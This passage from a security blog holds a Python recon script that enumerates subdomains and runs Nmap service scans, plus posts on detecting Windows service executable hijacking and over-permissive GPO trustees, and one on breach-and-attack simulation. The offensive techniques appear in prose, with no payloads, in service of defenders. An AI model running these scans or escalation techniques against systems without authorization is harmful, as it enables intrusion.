        <span class="k">return</span> <span class="p">[]</span>

    <span class="n">subdomains</span> <span class="o">=</span> <span class="p">[</span><span class="n">line</span><span class="p">.</span><span class="nf">strip</span><span class="p">()</span> <span class="k">for</span> <span class="n">line</span> <span class="ow">in</span> <span class="n">outfile</span><span class="p">.</span><span class="nf">read_text</span><span class="p">().</span><span class="nf">splitlines</span><span class="p">()</span> <span class="k">if</span> <span class="n">line</span><span class="p">.</span><span class="nf">strip</span><span class="p">()]</span>
    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[+] Found </span><span class="si">{</span><span class="nf">len</span><span class="p">(</span><span class="n">subdomains</span><span class="p">)</span><span class="si">}</span><span class="s"> subdomains for </span><span class="si">{</span><span class="n">domain</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
    <span class="k">return</span> <span class="n">subdomains</span>
</code></pre></div></div>

<h2 id="port-scanning-wrapper">Port Scanning Wrapper</h2>

<p>Nmap’s XML output is machine-readable. Parse it instead of text:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="n">xml.etree.ElementTree</span> <span class="k">as</span> <span class="n">ET</span>

<span class="k">def</span> <span class="nf">scan_host</span><span class="p">(</span><span class="n">host</span><span class="p">:</span> <span class="nb">str</span><span class="p">,</span> <span class="n">output_dir</span><span class="p">:</span> <span class="n">Path</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">dict</span><span class="p">:</span>
    <span class="sh">"""</span><span class="s">
    Run a fast Nmap service scan and parse the results.
    Returns a dict of {port: {</span><span class="sh">'</span><span class="s">state</span><span class="sh">'</span><span class="s">: str, </span><span class="sh">'</span><span class="s">service</span><span class="sh">'</span><span class="s">: str, </span><span class="sh">'</span><span class="s">version</span><span class="sh">'</span><span class="s">: str}}.
    </span><span class="sh">"""</span>
    <span class="n">xml_out</span> <span class="o">=</span> <span class="n">output_dir</span> <span class="o">/</span> <span class="sa">f</span><span class="sh">"</span><span class="si">{</span><span class="n">host</span><span class="si">}</span><span class="s">_nmap.xml</span><span class="sh">"</span>

    <span class="n">subprocess</span><span class="p">.</span><span class="nf">run</span><span class="p">([</span>
        <span class="sh">"</span><span class="s">nmap</span><span class="sh">"</span><span class="p">,</span>
        <span class="sh">"</span><span class="s">-sV</span><span class="sh">"</span><span class="p">,</span>          <span class="c1"># Service/version detection
</span>        <span class="sh">"</span><span class="s">--open</span><span class="sh">"</span><span class="p">,</span>       <span class="c1"># Only open ports
</span>        <span class="sh">"</span><span class="s">-T4</span><span class="sh">"</span><span class="p">,</span>          <span class="c1"># Aggressive timing
</span>        <span class="sh">"</span><span class="s">-oX</span><span class="sh">"</span><span class="p">,</span> <span class="nf">str</span><span class="p">(</span><span class="n">xml_out</span><span class="p">),</span>
        <span class="n">host</span>
    <span class="p">],</span> <span class="n">capture_output</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span> <span class="n">timeout</span><span class="o">=</span><span class="mi">300</span><span class="p">)</span>

    <span class="k">if</span> <span class="ow">not</span> <span class="n">xml_out</span><span class="p">.</span><span class="nf">exists</span><span class="p">():</span>
        <span class="k">return</span> <span class="p">{}</span>

    <span class="k">return</span> <span class="nf">_parse_nmap_xml</span><span class="p">(</span><span class="n">xml_out</span><span class="p">)</span>


<span class="k">def</span> <span class="nf">_parse_nmap_xml</span><span class="p">(</span><span class="n">xml_path</span><span class="p">:</span> <span class="n">Path</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">dict</span><span class="p">:</span>
    <span class="n">tree</span> <span class="o">=</span> <span class="n">ET</span><span class="p">.</span><span class="nf">parse</span><span class="p">(</span><span class="n">xml_path</span><span class="p">)</span>
    <span class="n">root</span> <span class="o">=</span> <span class="n">tree</span><span class="p">.</span><span class="nf">getroot</span><span class="p">()</span>
    <span class="n">ports</span> <span class="o">=</span> <span class="p">{}</span>

    <span class="k">for</span> <span class="n">port_el</span> <span class="ow">in</span> <span class="n">root</span><span class="p">.</span><span class="nf">findall</span><span class="p">(</span><span class="sh">"</span><span class="s">.//port</span><span class="sh">"</span><span class="p">):</span>
        <span class="n">state</span> <span class="o">=</span> <span class="n">port_el</span><span class="p">.</span><span class="nf">find</span><span class="p">(</span><span class="sh">"</span><span class="s">state</span><span class="sh">"</span><span class="p">)</span>
        <span class="n">service</span> <span class="o">=</span> <span class="n">port_el</span><span class="p">.</span><span class="nf">find</span><span class="p">(</span><span class="sh">"</span><span class="s">service</span><span class="sh">"</span><span class="p">)</span>

        <span class="k">if</span> <span class="n">state</span> <span class="ow">is</span> <span class="bp">None</span> <span class="ow">or</span> <span class="n">state</span><span class="p">.</span><span class="nf">get</span><span class="p">(</span><span class="sh">"</span><span class="s">state</span><span class="sh">"</span><span class="p">)</span> <span class="o">!=</span> <span class="sh">"</span><span class="s">open</span><span class="sh">"</span><span class="p">:</span>
            <span class="k">continue</span>

        <span class="n">portid</span> <span class="o">=</span> <span class="n">port_el</span><span class="p">.</span><span class="nf">get</span><span class="p">(</span><span class="sh">"</span><span class="s">portid</span><span class="sh">"</span><span class="p">)</span>
        <span class="n">ports</span><span class="p">[</span><span class="n">portid</span><span class="p">]</span> <span class="o">=</span> <span class="p">{</span>
            <span class="sh">"</span><span class="s">state</span><span class="sh">"</span><span class="p">:</span>   <span class="sh">"</span><span class="s">open</span><span class="sh">"</span><span class="p">,</span>
            <span class="sh">"</span><span class="s">service</span><span class="sh">"</span><span class="p">:</span> <span class="n">service</span><span class="p">.</span><span class="nf">get</span><span class="p">(</span><span class="sh">"</span><span class="s">name</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">unknown</span><span class="sh">"</span><span class="p">)</span> <span class="k">if</span> <span class="n">service</span> <span class="ow">is</span> <span class="ow">not</span> <span class="bp">None</span> <span class="k">else</span> <span class="sh">"</span><span class="s">unknown</span><span class="sh">"</span><span class="p">,</span>
            <span class="sh">"</span><span class="s">version</span><span class="sh">"</span><span class="p">:</span> <span class="n">service</span><span class="p">.</span><span class="nf">get</span><span class="p">(</span><span class="sh">"</span><span class="s">version</span><span class="sh">"</span><span class="p">,</span> <span class="sh">""</span><span class="p">)</span>      <span class="k">if</span> <span class="n">service</span> <span class="ow">is</span> <span class="ow">not</span> <span class="bp">None</span> <span class="k">else</span> <span class="sh">""</span>
        <span class="p">}</span>

    <span class="k">return</span> <span class="n">ports</span>
</code></pre></div></div>

<h2 id="putting-it-together">Putting It Together</h2>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="n">json</span>
<span class="kn">import</span> <span class="n">sys</span>
<span class="kn">from</span> <span class="n">datetime</span> <span class="kn">import</span> <span class="n">datetime</span>
<span class="kn">from</span> <span class="n">pathlib</span> <span class="kn">import</span> <span class="n">Path</span>

<span class="k">def</span> <span class="nf">main</span><span class="p">():</span>
    <span class="k">if</span> <span class="nf">len</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">)</span> <span class="o">!=</span> <span class="mi">2</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Usage: </span><span class="si">{</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span><span class="si">}</span><span class="s"> &lt;domain&gt;</span><span class="sh">"</span><span class="p">)</span>
        <span class="n">sys</span><span class="p">.</span><span class="nf">exit</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span>

    <span class="n">domain</span>     <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
    <span class="n">timestamp</span>  <span class="o">=</span> <span class="n">datetime</span><span class="p">.</span><span class="nf">now</span><span class="p">().</span><span class="nf">strftime</span><span class="p">(</span><span class="sh">"</span><span class="s">%Y%m%d_%H%M%S</span><span class="sh">"</span><span class="p">)</span>
    <span class="n">output_dir</span> <span class="o">=</span> <span class="nc">Path</span><span class="p">(</span><span class="sh">"</span><span class="s">output</span><span class="sh">"</span><span class="p">)</span> <span class="o">/</span> <span class="sa">f</span><span class="sh">"</span><span class="si">{</span><span class="n">domain</span><span class="si">}</span><span class="s">_</span><span class="si">{</span><span class="n">timestamp</span><span class="si">}</span><span class="sh">"</span>
    <span class="n">output_dir</span><span class="p">.</span><span class="nf">mkdir</span><span class="p">(</span><span class="n">parents</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span> <span class="n">exist_ok</span><span class="o">=</span><span class="bp">True</span><span class="p">)</span>

    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[*] Starting recon for </span><span class="si">{</span><span class="n">domain</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[*] Output directory: </span><span class="si">{</span><span class="n">output_dir</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>

    <span class="c1"># Step 1: Enumerate subdomains
</span>    <span class="n">subdomains</span> <span class="o">=</span> <span class="nf">enumerate_subdomains</span><span class="p">(</span><span class="n">domain</span><span class="p">,</span> <span class="n">output_dir</span><span class="p">)</span>

    <span class="c1"># Step 2: Scan each subdomain
</span>    <span class="n">results</span> <span class="o">=</span> <span class="p">{}</span>
    <span class="k">for</span> <span class="n">host</span> <span class="ow">in</span> <span class="n">subdomains</span><span class="p">[:</span><span class="mi">20</span><span class="p">]:</span>  <span class="c1"># Cap at 20 for demo
</span>        <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[*] Scanning </span><span class="si">{</span><span class="n">host</span><span class="si">}</span><span class="s">...</span><span class="sh">"</span><span class="p">)</span>
        <span class="n">results</span><span class="p">[</span><span class="n">host</span><span class="p">]</span> <span class="o">=</span> <span class="nf">scan_host</span><span class="p">(</span><span class="n">host</span><span class="p">,</span> <span class="n">output_dir</span><span class="p">)</span>

    <span class="c1"># Step 3: Write normalized JSON output
</span>    <span class="n">report</span> <span class="o">=</span> <span class="p">{</span>
        <span class="sh">"</span><span class="s">domain</span><span class="sh">"</span><span class="p">:</span>     <span class="n">domain</span><span class="p">,</span>
        <span class="sh">"</span><span class="s">timestamp</span><span class="sh">"</span><span class="p">:</span>  <span class="n">timestamp</span><span class="p">,</span>
        <span class="sh">"</span><span class="s">subdomains</span><span class="sh">"</span><span class="p">:</span> <span class="n">subdomains</span><span class="p">,</span>
        <span class="sh">"</span><span class="s">scan_results</span><span class="sh">"</span><span class="p">:</span> <span class="n">results</span>
    <span class="p">}</span>

    <span class="n">report_path</span> <span class="o">=</span> <span class="n">output_dir</span> <span class="o">/</span> <span class="sh">"</span><span class="s">report.json</span><span class="sh">"</span>
    <span class="n">report_path</span><span class="p">.</span><span class="nf">write_text</span><span class="p">(</span><span class="n">json</span><span class="p">.</span><span class="nf">dumps</span><span class="p">(</span><span class="n">report</span><span class="p">,</span> <span class="n">indent</span><span class="o">=</span><span class="mi">2</span><span class="p">))</span>
    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="se">\n</span><span class="s">[+] Report written to </span><span class="si">{</span><span class="n">report_path</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>


<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="sh">"</span><span class="s">__main__</span><span class="sh">"</span><span class="p">:</span>
    <span class="nf">main</span><span class="p">()</span>
</code></pre></div></div>

<h2 id="running-it">Running It</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python recon.py example.com
</code></pre></div></div>

<p>Output lands in <code class="language-plaintext highlighter-rouge">output/example.com_20240115_143022/report.json</code> — a structured JSON file you can query with <code class="language-plaintext highlighter-rouge">jq</code>, import into a database, or feed into the next stage of your pipeline.</p>

<h2 id="whats-next">What’s Next</h2>

<p>This is the skeleton. The real value comes from plugging in more tools: DNS brute-forcing with <code class="language-plaintext highlighter-rouge">dnsx</code>, HTTP probing with <code class="language-plaintext highlighter-rouge">httpx</code>, screenshot capture with <code class="language-plaintext highlighter-rouge">gowitness</code>. Each module follows the same pattern — run a binary, parse its output, add to the report dict.</p>

<p>The script isn’t glamorous. Neither is recon. But having a consistent, repeatable process beats improvising every time.</p>]]></content><author><name>Yaron King</name></author><category term="tutorial" /><category term="python" /><category term="automation" /><category term="recon" /><summary type="html"><![CDATA[Manual reconnaissance is slow and inconsistent. This post walks through building a basic but solid Python script that automates subdomain enumeration, port scanning orchestration, and output normalization — the unglamorous foundation of any serious engagement.]]></summary></entry><entry><title type="html">Hunting for Service Executable Hijacking</title><link href="https://yaronking.com/blog/2023/12/13/Hunting-For-Service-Executable-Hijacking/" rel="alternate" type="text/html" title="Hunting for Service Executable Hijacking" /><published>2023-12-13T00:00:00-05:00</published><updated>2023-12-13T00:00:00-05:00</updated><id>https://yaronking.com/blog/2023/12/13/Hunting-For-Service-Executable-Hijacking</id><content type="html" xml:base="https://yaronking.com/blog/2023/12/13/Hunting-For-Service-Executable-Hijacking/"><![CDATA[<h2 id="prologue">Prologue</h2>
<p>In a recent Red Team engagement my organization had, the penetration testers managed to laterally move to a Windows endpoint; since they didn’t have admin privileges on it, they were looking for ways to escalate their privileges. Luckily (for them), they found a service with insecure permissions that ran under the context of <strong>NT Authority\SYSTEM</strong> – and exploited it, gaining that level of privilege on that host.
<br />
When I read the PT report, I was annoyed; was it pure luck they got to a host that was vulnerable to this misconfiguration, or was it a game of probabilities (well, that’s true in many cases, I guess)?
And if so – what is the percentage of hosts which are also vulnerable to this type of hijacking? 5%? 50%?
<br /><br />
In this blog post, we will explore Windows Service Executable Hijacking from both a Red Team (adversarial) and a Blue Team (defender) perspective. We’ll discuss how Red Team operators exploit this attack and provide practical advice for Blue Teams on how to detect and mitigate this threat.
<!--more--></p>

<p><br /></p>
<h2 id="understanding-windows-service-executable-hijacking">Understanding Windows Service Executable Hijacking</h2>
<p>Let’s start with the Red Team perspective, and understand the attack technique: Windows services are background processes managed by the Service Control Manager (SCM), making them attractive targets for exploitation. Each service points to an executable file on disk, which holds the code and logic of what the service actually does.
<br />
Let’s look at the following example:<br />
Running the command <strong>“Services.msc”</strong> opens up the “Services” view, where one of the listed services is Sysmon.
<img src="/assets/posts/2023-12-13-Hunting-For-Service-Executable-Hijacking/01-Windows-Service.png" alt="Windows Service" class="center-image" />
Sysmon is running as “Local System” (meaning high-level privileges).
Right-clicking on it and choosing “Properties” displays information regarding the service, in particular – the path of the executable it’s running.

<img src="/assets/posts/2023-12-13-Hunting-For-Service-Executable-Hijacking/02 -Windows-Service-Properties.png" alt="Windows Service Properties" class="center-image" />
<br />
Windows service executable hijacking involves replacing the legitimate executable file of a Windows service with a malicious counterpart. This can be achieved if the folder that file is located in (or even just the file itself) has weak ACL permissions, allowing an attacker to manipulate it without arousing suspicion.
<br />
In our example – the service executable has the following security permissions –
<img src="/assets/posts/2023-12-13-Hunting-For-Service-Executable-Hijacking/03-Windows-Service-Executable-Security-Permissions.png" alt="Windows Service Executable Security Permissions" class="center-image" />
This service is not vulnerable.
<br /><br />
Now let’s look at another example: this time, we’ve written a basic Windows service in Python (which writes random text files into c:\temp), named <strong>“SimpleService”</strong>.
<img src="/assets/posts/2023-12-13-Hunting-For-Service-Executable-Hijacking/04-Windows-Simple-Service.png" alt="Windows Simple Service" class="center-image" />
This service is running as <strong>“Local System”</strong> (i.e.: high-level privileges). Once the service is installed, the executable file is stored in the following path: <em>C:\Python39\lib\site-packages\win32\PythonService.exe.</em>
<img src="/assets/posts/2023-12-13-Hunting-For-Service-Executable-Hijacking/05-Windows-Simple-Service-Properties.png" alt="Windows Simple Service Properties" class="center-image" />
Viewing the security permissions on that file, we notice that <em>“Authenticated Users”</em> have the permission to modify the file –

<img src="/assets/posts/2023-12-13-Hunting-For-Service-Executable-Hijacking/06-Windows-Simple-Service-Executable-Security-Permissions.png" alt="Windows Simple Service Executable Permissions" class="center-image" />
That means that any authenticated user in the domain can replace the file with a malicious one with the same name.
By automating the above, Red-Teamers can search for vulnerable services.

<br />
Note that while the service is running, the Service Control Manager (SCM) locks the service executable file, making it difficult to manipulate. However, skilled attackers may attempt to replace the executable by exploiting specific conditions or using more advanced techniques.
<br /><br /></p>
<h2 id="hunting-for-insecure-service-executable-permissions">Hunting for Insecure Service Executable Permissions</h2>
<p>Now let’s put our Blue-Team hat on, and approach this as defenders.
Commercial Vulnerability Assessment products have the ability to scan and identify insecure service executable permissions; for instance, <strong>Tenable.sc</strong> has one such a <a href="https://community.tenable.com/s/article/Understanding-Plugin-65057?language=en_US">plugin</a>.</p>

<blockquote>
  <p>As a side note, I should mention, that even if you manually change the ACLs on the vulnerable service executable file (such as by disabling inheritance permissions and assigning ACE permissions directly), but do not change the ACLs stemming from its folder (or some parent folder above it) – the plugin will still fire and warn you about having an insecure windows service</p>
</blockquote>

<p>But not all organizations necessarily have the budget or the means to implement such a solution. How can open source tools help us hunt these misconfigurations?
<br /><br /></p>

<h3 id="powershell">Powershell</h3>
<p>Amongst <a href="https://github.com/Sam0rai/">my tools</a>, I have written a Powershell script (named <a href="https://github.com/Sam0rai/Blueteam-Tools/tree/main">Find-Service-Insecure-ACL-Permissions.ps1</a>) which can receives a list of hosts (either from a csv file or by querying Active Directory), and for each host (and in parallel, using Powershell Runspaces) – enumerates the list of services it has; for each service, it checks the ACL on the service executable to see who has the ability to modify it (that is not <em>“NT AUTHORITY\SYSTEM”</em>, <em>“BUILTIN\Administrators”</em> or <em>“NT SERVICE\TrustedInstaller”</em>), and collects all relevant data on the service, the executable and its ACL.
Finally, the data is displayed to the user in a Powershell OutGrid-View, and is also exported to a csv file for further analysis.
<br /><br /></p>

<h3 id="velociraptor">Velociraptor</h3>
<p>I have written a <a href="https://docs.velociraptor.app/exchange/artifacts/pages/windows.services.hijacking/">Velociraptor Artifact</a> which, for the most part, does the same thing the Powershell script does; one can use it for a wide-scale hunt, if Velociraptor is installed on hosts in the organization.</p>
<figure class="image centered">
  <img src="/assets/posts/2023-12-13-Hunting-For-Service-Executable-Hijacking/07-Velociraptor-Private-Detective.png" alt="Velociraptor Private Detective" />
  <figcaption>Velociraptor P.I. is on the case</figcaption>
</figure>

<h2 id="conclusion">Conclusion</h2>
<p>The battle between Red and Blue Teams is an ongoing one; in my case, it turned out that 4% of endpoints could be exploited using the above technique. Getting informed about attack techniques is essential for both sides. By acquiring visibility into “vulnerable dark areas”, Blue Teams can assess, mitigate and event prevent future dark areas from being created. Notice I used the word <em>“acquire”</em>, rather than <em>“purchase”</em> – because many times, open-source tooling is enough to get a bang for our (free) buck.</p>]]></content><author><name>Yaron King</name></author><category term="threat-hunting" /><category term="velociraptor" /><summary type="html"><![CDATA[Prologue In a recent Red Team engagement my organization had, the penetration testers managed to laterally move to a Windows endpoint; since they didn’t have admin privileges on it, they were looking for ways to escalate their privileges. Luckily (for them), they found a service with insecure permissions that ran under the context of NT Authority\SYSTEM – and exploited it, gaining that level of privilege on that host. When I read the PT report, I was annoyed; was it pure luck they got to a host that was vulnerable to this misconfiguration, or was it a game of probabilities (well, that’s true in many cases, I guess)? And if so – what is the percentage of hosts which are also vulnerable to this type of hijacking? 5%? 50%? In this blog post, we will explore Windows Service Executable Hijacking from both a Red Team (adversarial) and a Blue Team (defender) perspective. We’ll discuss how Red Team operators exploit this attack and provide practical advice for Blue Teams on how to detect and mitigate this threat.]]></summary></entry><entry><title type="html">Do You Trust GPO Trustees?</title><link href="https://yaronking.com/blog/2023/08/20/Do-You-Trust-GPO-Trustees/" rel="alternate" type="text/html" title="Do You Trust GPO Trustees?" /><published>2023-08-20T00:00:00-04:00</published><updated>2023-08-20T00:00:00-04:00</updated><id>https://yaronking.com/blog/2023/08/20/Do-You-Trust-GPO-Trustees</id><content type="html" xml:base="https://yaronking.com/blog/2023/08/20/Do-You-Trust-GPO-Trustees/"><![CDATA[<h2 id="introduction">Introduction</h2>
<p>Group Policy Objects (or GPOs) are a valuable and necessary pillar of any Windows-based organization. They enforce various rules and definitions on hosts, and allow sysadmins to govern the Active Directory domain, on all its users, endpoints and servers. <br />
In the ever-evolving landscape of cybersecurity, GPOs have not gone unnoticed. One notable technique in penetration testing involves the abuse of GPOs by exploiting overly permissive permissions pertaining to them. <br />
This blog post discusses the issue, and introduces a tool designed to assist both Red and Blue Teams in identifying such misconfigurations within GPOs.
<!--more--></p>

<h2 id="the-exploitative-potential-of-gpos">The Exploitative Potential of GPOs</h2>
<p>GPOs serve as a vital component of Windows environments, enabling centralized management of security and other settings across a network. Unfortunately, their potency can also be harnessed for malicious purposes. Red Teamers have been leveraging GPOs with excessively broad permissions for a long time now, altering them to achieve their goals, such as by inserting malicious commands or scripts, which can then be executed on various endpoints within the targeted organization. This manipulation can yield a range of threats, including remote code execution, privilege escalation, persistence and more. <br /></p>

<p>The source of the problem lies with the permissions set on the manipulation of a Group Policy Object by a user (also called a “Trustee” by Microsoft in this context); while any user\trustee in the domain should (in most cases) have a read permission for a GPO, only a specific set of users or AD groups should have permissions to alter said GPO – mainly the Domain Controller’s “SYSTEM” account and users in the “Domain Admins” and “Enterprise Admins” AD groups. I refer to those as “default trustees”. <br /></p>

<p>One such tool to assist Red Teamers with this kind of GPO exploitation is FSecure LABS’ <a href="https://github.com/FSecureLABS/SharpGPOAbuse">SharpGPOAbuse</a>. Given a vulnerable GPO which holds permissions so that it can be changed by a non-default trustee (i.e.: a user who’s not an Enterprise or Domain Admin), and given the Red Team can impersonate that trustee – they now have the power to alter the GPO, and thus control in some fashion all the hosts which are enforced by that GPO.</p>

<h2 id="finding-vulnerable-gpos">Finding Vulnerable GPOs</h2>
<p><br /></p>
<figure class="image centered">
  <img src="/assets/posts/2023-08-20-Do-You-Trust-GPO-Trustees/Why-Not-Both.jpg" alt="Velociraptor Private Detective" />
  <figcaption>Red-Team or Blue-Team tool?</figcaption>
</figure>

<p>To counteract this potential for abuse, I have developed a Powershell script I’ve simply named:
<a href="https://github.com/Sam0rai/Blueteam-Tools/">Find-GPO-Non-Default-Trustees</a>. Whether you’re a Red Teamer simulating attacks or a member of the Blue Team fortifying defenses – this tool is for you! <br />
<strong>What does it do?</strong> <br />
The script performs an enumeration of all GPOs within a designated AD Domain. For each GPO, it checks for non-default trustees (users or AD groups) with the capability to modify or delete the respective GPOs. The following permissions are checked: <strong>“GpoEditDeleteModifySecurity”, “GpoEditDeleteModify”, “GpoEdit”, “GpoDelete”, “GpoCreate”, “GpoModifySecurity”</strong>.
This list provides essential insights, outlining the GPO name alongside the associated user or AD group, as well as their corresponding permissions.
It is also worth noting that the tool can be run even by a <ins>low-privileged</ins> user!</p>

<h2 id="conclusion">Conclusion</h2>
<p>As the cybersecurity landscape continues to evolve, it is imperative to stay ahead of potential threats. The misuse of GPOs for unauthorized access and compromise represents a genuine concern. <br />
By shedding light on non-default trustee abuses, this tool equips Blue Teams with the means to strengthen their organization’s defense mechanisms, while also enabling Red Teams to find such misconfigurations and exploit them responsibly.</p>]]></content><author><name>Yaron King</name></author><category term="active-directory" /><category term="blue-team" /><category term="red-team" /><summary type="html"><![CDATA[Introduction Group Policy Objects (or GPOs) are a valuable and necessary pillar of any Windows-based organization. They enforce various rules and definitions on hosts, and allow sysadmins to govern the Active Directory domain, on all its users, endpoints and servers. In the ever-evolving landscape of cybersecurity, GPOs have not gone unnoticed. One notable technique in penetration testing involves the abuse of GPOs by exploiting overly permissive permissions pertaining to them. This blog post discusses the issue, and introduces a tool designed to assist both Red and Blue Teams in identifying such misconfigurations within GPOs.]]></summary></entry><entry><title type="html">BASk in The Glory of Breach &amp;amp; Attack Simulations?</title><link href="https://yaronking.com/blog/2023/05/09/BASk-in-The-Glory-of-Breach-and-Attack-Simulations/" rel="alternate" type="text/html" title="BASk in The Glory of Breach &amp;amp; Attack Simulations?" /><published>2023-05-09T00:00:00-04:00</published><updated>2023-05-09T00:00:00-04:00</updated><id>https://yaronking.com/blog/2023/05/09/BASk-in-The-Glory-of-Breach-and-Attack-Simulations</id><content type="html" xml:base="https://yaronking.com/blog/2023/05/09/BASk-in-The-Glory-of-Breach-and-Attack-Simulations/"><![CDATA[<h2 id="introduction">Introduction</h2>
<p>One of the most popular (and “sexy”) fields in cyber-security is the field of penetration testing (or “pen-testing” \ “PT” for short); it is also a crucial component of any organization’s cybersecurity strategy.
In simple terms, pen-testing involves simulating an attack on a system or network, in order to identify potential vulnerabilities, misconfigurations and other weaknesses. By doing so, organizations can identify (in a safe manner) areas of their security infrastructure that need improvement – before an actual attacker exploits them.
<br />
As new technologies emerge, so do new terms come into existence. The notion that much of the work a human pen-tester does could be automated by a machine has created a new line of products, which Gartner has coined the term for as <strong>B.A.S.</strong>, or <em>“Breach &amp; Attack Simulation”</em> systems.
<!--more-->
<br />
These systems simulate attackers in various stages, and can perform operations such as initial access, privilege escalation and lateral movement, exfiltration and so forth, thus exposing gaps in the organizational security posture.</p>

<h2 id="attacking-the-network-and-the-zombie-apocalypse">Attacking The Network and The Zombie Apocalypse</h2>
<p>I categorize a BAS product’s purpose into two main categories:</p>

<p><strong>1. Attacker in The Network</strong> <br />
In this category, we define a scenario of an attacker residing inside the network. We choose a source the attacker has compromised (such as a host, or a certain user’s credentials), and we choose a destination they must reach. We then let the product strategize and seek out an attack path to fulfill its goal.
<br />
For example:</p>
<figure class="image centered">
  <img src="/assets/posts/2023-05-09-BASk-in-The-Glory-of-Breach-and-Attack-Simulations/01-Attacker-in-the-network.png" alt="Attacker in the Network" />
</figure>
<p>Our starting point is that the attacker has compromised <strong>HostA</strong>. They manage to retrieve the credentials for the local administrator account. With those credentials, they move laterally and compromise <strong>HostB</strong>. They proceed to extract from that host cached credentials of <strong>Victim1</strong> for the web server, thus allowing for further lateral movement in the network.</p>

<p>The “Attacker in The Network” scenario is one where we assume there could be some attack path between the chosen starting point (the initial compromised host), and the destination goal (the web server). So we define a starting point and an ending point – and let the product show us how an attacker would have compromised the web server.</p>

<p>We are not surprised that this was feasible, and now it’s up to us as the security-team to find a solution to prevent this attack path from happening again (for example: breaking the attack chain from <strong>hostA</strong> to <strong>hostB</strong> by implementing LAPS).
<br /><br />
<strong>2. The Zombie Apocalypse</strong> <br />
Zombie apocalypse movies are filled with imagery of thousands of zombies storming gates and blockade walls, rushing to get to the other side.</p>
<figure class="image centered">
  <img src="/assets/posts/2023-05-09-BASk-in-The-Glory-of-Breach-and-Attack-Simulations/02-World-War-Z.png" alt="World War Z" class="no-border" />
  <figacaption>Credit: The movie “World War Z”</figacaption>
</figure>
<p>In this category, there are two networks that should never ever (ever!) have an attack path between them; for example: a DMZ network and an internal administrative network, or a critical network (where all organizational finance systems are located).</p>
<figure class="image centered">
  <img src="/assets/posts/2023-05-09-BASk-in-The-Glory-of-Breach-and-Attack-Simulations/03-Intranet-and-DMZ-diagram.jpg" alt="World War Z" />
  <figacaption>Internal and external networks in an organization</figacaption>
</figure>
<p>In this type of scenario, every single host and user in the DMZ network could be defined as being compromised (i.e.: a starting point); proverbial zombies trying to barge into the internal network, as it were. <br />
Reaching any host within an internal network from the DMZ should never happen – so if the BAS product does manage to find an attack path – I’d like to get an immediate alert on the matter (via email, SMS, alert in the SIEM, etc.).</p>

<h2 id="the-terminator-effect">The Terminator Effect</h2>
<p>We are all too familiar with the usage of the <strong>APT</strong> acronym (=Advanced Persistent Threat) in cyber-security, aren’t we? <br />
While there are different kinds of products under the BAS category, each with its own nuances and emphasis, they all market themselves as emulating an <strong>APT</strong>. Though some may beg to differ the meaning of “Advanced” in this context, they do share the “Persistent” and “Threat” pillars of an APT; by that I mean that these products simulate a <strong>threat</strong> (exploit known vulnerabilities and misconfigurations, extract credentials from memory, and so on), and they are <strong>persistent</strong>.
<br />
I refer to the persistence aspect as “The Terminator Effect”; to paraphrase a quote from the movie “The Terminator”:</p>
<blockquote>
  <p><em>“The attacker doesn’t feel any sympathy or regret and they’re not afraid. they’re a monster and they will not stop until they breach you”.</em></p>
</blockquote>

<p><br />
<strong>Why is this so important?</strong> <br />
A security consultancy firm may be requested to perform a PT on a client’s network, and a human pen-tester would be commissioned to work for two days, or a week, or two weeks at a client’s site, trying their best to achieve some predefined goal. Either they succeed or they don’t, either they find certain flaws or they don’t. But that is just a snapshot in time; after the PT is over, the pen-tester leaves, and the next day something could change for the worse.
<br />
